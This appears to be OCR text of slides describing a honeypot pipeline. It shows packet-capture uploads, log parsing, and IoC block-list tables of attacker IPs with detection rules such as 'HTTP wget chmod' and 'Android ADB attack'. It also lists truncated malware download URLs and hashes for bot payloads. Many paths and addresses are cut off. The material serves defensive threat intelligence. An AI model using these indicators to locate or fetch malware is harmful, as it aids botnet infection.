upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/2/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/2/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 8_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 0_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -10_tcpdump.cap to s ner-logs-us-west- )-logs/tcpdump/d=2020-11-02/h=03/ 10_tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -18_tcpdump.cap to s ner-logs-us-west- )-logs/tcpdump/d=2020-11-02/h=03/ 18_tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -14_tcpdump.cap to s ner-logs-us-west- )-logs/tcpdump/d=2020-11-02/h=03/ 14_tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -2_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 4_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -6_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 2_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 18_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 10_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 14_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -2_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 6_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 0_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 4_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 4_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ lo-2_tcpdump.cap to iner-logs-us-west up-logs/tcpdump/d=2020-11-02/h=0 lo-2_tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 0_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ lo-6_tcpdump.cap to iner-logs-us-west up-logs/tcpdump/d=2020-11-02/h=0 lo-6_tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 6_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 2_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 0_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 8_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 4_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -2_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -6_tcpdump.cap to s3 er-logs-us-west-2 -logs/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 4_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 0_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/3/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ cpdump.cap to s3://t ogs-us-west-2/trs /tcpdump/d=2020-11-02/h=03/3/tw- .cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/3/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/4/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 1_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/4/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/4/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/4/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 5_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/4/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -15_tcpdump.cap to s ner-logs-us-west- )-logs/tcpdump/d=2020-11-02/h=03/ 15_tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -19_tcpdump.cap to s ner-logs-us-west- )-logs/tcpdump/d=2020-11-02/h=03/ 19_tcpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ -11_tcpdump.cap to s ner-logs-us-west- )-logs/tcpdump/d=2020-11-02/h=03/ 11_tcpdump.cap
```



© 2021 TXOne Networks Inc.


3. Malware Crawler and Session Crawler




```
md5,sha1,sha256,scan result
output list size: 23118
parsing completed
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        Pot.log" parsing begins: t_init = 2020-07-12 04:28:29.191843
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        Pot.log" parsing finished: t_end = 2020-07-12 04:28:37.123337, t_diff = 0:00:07.931494
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:37.123398
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:40.454274, t_diff = 0:00:03.330876
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:40.454316
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:43.438939, t_diff = 0:00:02.984623
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:43.438982
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:49.085468, t_diff = 0:00:05.646486
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:49.085510
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:54.062086, t_diff = 0:00:04.976576
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:55.686921
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:02.811469, t_diff = 0:00:07.124548
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:02.811509
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:05.866749, t_diff = 0:00:03.055240
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:05.866789
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:08.512440, t_diff = 0:00:02.645651
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:08.512483
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:13.499036, t_diff = 0:00:04.986553
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:13.499079
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:17.565322, t_diff = 0:00:04.066243
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:18.366245
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:24.691211, t_diff = 0:00:06.324966
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:24.691258
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:27.268045, t_diff = 0:00:02.576787
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:27.268087
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:35.418055, t_diff = 0:00:08.149968
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:35.418097
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:42.520696, t_diff = 0:00:07.102599
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:29:42.520738
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:29:48.011541, t_diff = 0:00:05.490803
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:49.027624
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:52.843116, t_diff = 0:00:03.815492
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:29:52.843158
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:29:57.785069, t_diff = 0:00:04.941911
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:57.785112
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:30:00.582469, t_diff = 0:00:02.797357
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:30:00.582511
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:30:03.755107, t_diff = 0:00:03.172596
Log "/home/        /honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:30:03.755150
043b86f30a704d8        14ba7,fb7f8f9224cf8f01dc        ef13b53b76,1d2504298bcda20d66f239c        3822502a09563e57a7b00503,clean
```

© 2021 TXOne Networks Inc.

4. Generate IoC to Block List




utc_ts	ip	port	rule
2020-10-21 20:53:52.000	103.54.2	22	[hpot_g001:2:honeypot]
2020-10-21 21:56:36.000	103.70.2	445	[dpi_g001:2:dpi-ips-rule .8]
2020-10-21 21:35:21.000	112.226	80	[dpi_g001:2:dpi-ips-rule .4]
2020-10-21 21:12:42.000	112.255	8081	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:15:41.000	112.27.1	80	[dpi_g001:2:dpi-ips-rule .4]
2020-10-21 21:09:00.000	113.167	445	[dpi_g001:2:dpi-ips-rule .8]
2020-10-21 20:58:23.000	113.246	2323	[hpot_g001:2:honeypot]
2020-10-21 21:00:36.000	115.63.9	80	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:47:10.000	117.202	80	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:46:31.000	121.146	23	[dpi_g001:2:dpi-ips-rule 3]

utc_ts	ip	port	url		reason
2020-03-28 07:05:03.935	185.16	5555	http://185.1	24/bwget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-01-07 05:55:11.707	91.92.(	5555	http://91.92	bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-10-03 02:42:33.615	93.103	5555	http://5.252	bwget	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-08-26 17:46:57.336	185.39	5555	http://5.252	curl	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:51:02.545	185.39	5555	http://185.1	34/E5DB0E07C3D7BE80V520/init.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-03-28 07:42:40.169	92.28.	60001	http://185.6	3/jaws.sh	hs00029:HTTP wget chmod
2020-05-13 06:23:53.629	185.16	5555	http://185.1	35/bwget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-01-07 05:44:32.200	91.92.(	5555	http://91.92	bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-01-07 05:37:06.697	91.92.(	5555	http://91.92	curl.sh	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:30:04.037	185.39	5555	http://5.252	wget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack

© 2021 TXOne Networks Inc.

5. Malware Analyzer



© 2021 TXOne Networks Inc.

5. Malware Analyzer

```
[root@centos-pool 2020-11-11]#
001e9190d9ea258a67ccdda6994bb
029eac5557daf544acc9585a1c931
02c75127ec18e75c80b9c3cd9397a
035687e402109bee280d5eb09c035
0525735c02e65c196e5714e91039b
0c99d3afe89c0ec382d491cfe06f5
0e628952f2dd87f0e3de0d8a89115
10bbc55343d94e5d831158f7c953f
1326777c5d44bbea9edcf8aa37a50
1994733bccfb9db72b4bdeee75026
1bc2f0d8d1529ab4e3a6cbeb9005c
2ce01c0d96016169c64a7ce7487161
2e4506802aedea2e6d53910dfb296
2fbafc54025fe051e817fcce8625d
3364d2165584f89842c9534b3655a
3435fc10f8fe034166c954a9b8a39
3a330ecff6a63b83be36c61c0a4e1
3a69a6b6113f53abea3fd364861aa
40dc9359791531d3af9134e65e5ec
4183258dd93563ba08659b594a53f
4201501d1cefcb7d7575c60af3024
43a75ed0d3cf92929561eb4aa0447
485f41222bf6ad88595c56397743d
4b02d6a81f894193ad25ab3b4efc0
4b29fec5217f5a74d53bc962c5cc0
4d7248874379e540d23544615d544
```

mal_name	shasum		dl_url	
b3astmode.mips	484d02adc751b34b4f06279e101cb1	31bc5e59094233036571afcaf	https://192.3.	eastmode/b3astmode.mips
Formula.x86	348621548d396a10eb0535b1ddc6c3	c64940afe7693c02cff51625f	http://192.3.2	ns/Formula.x86
bot.pl	0c85ee163f3a5353b35a40dab37a55	e0ee566cfabcc327ed183079	http://192.3.4	t.pl
3306	762bdef625adb5849c0cacf3794188	92d958b2a4e9d54c65370ba5	http://98.159.	06
8000	f0343b26025df6cf378cc5dc4c8ff2db	97ce384eb6d69c6e921ee2f	http://98.159.	8000
8000	f0343b26025df6cf378cc5dc4c8ff2db	97ce384eb6d69c6e921ee2f	http://98.159.	00
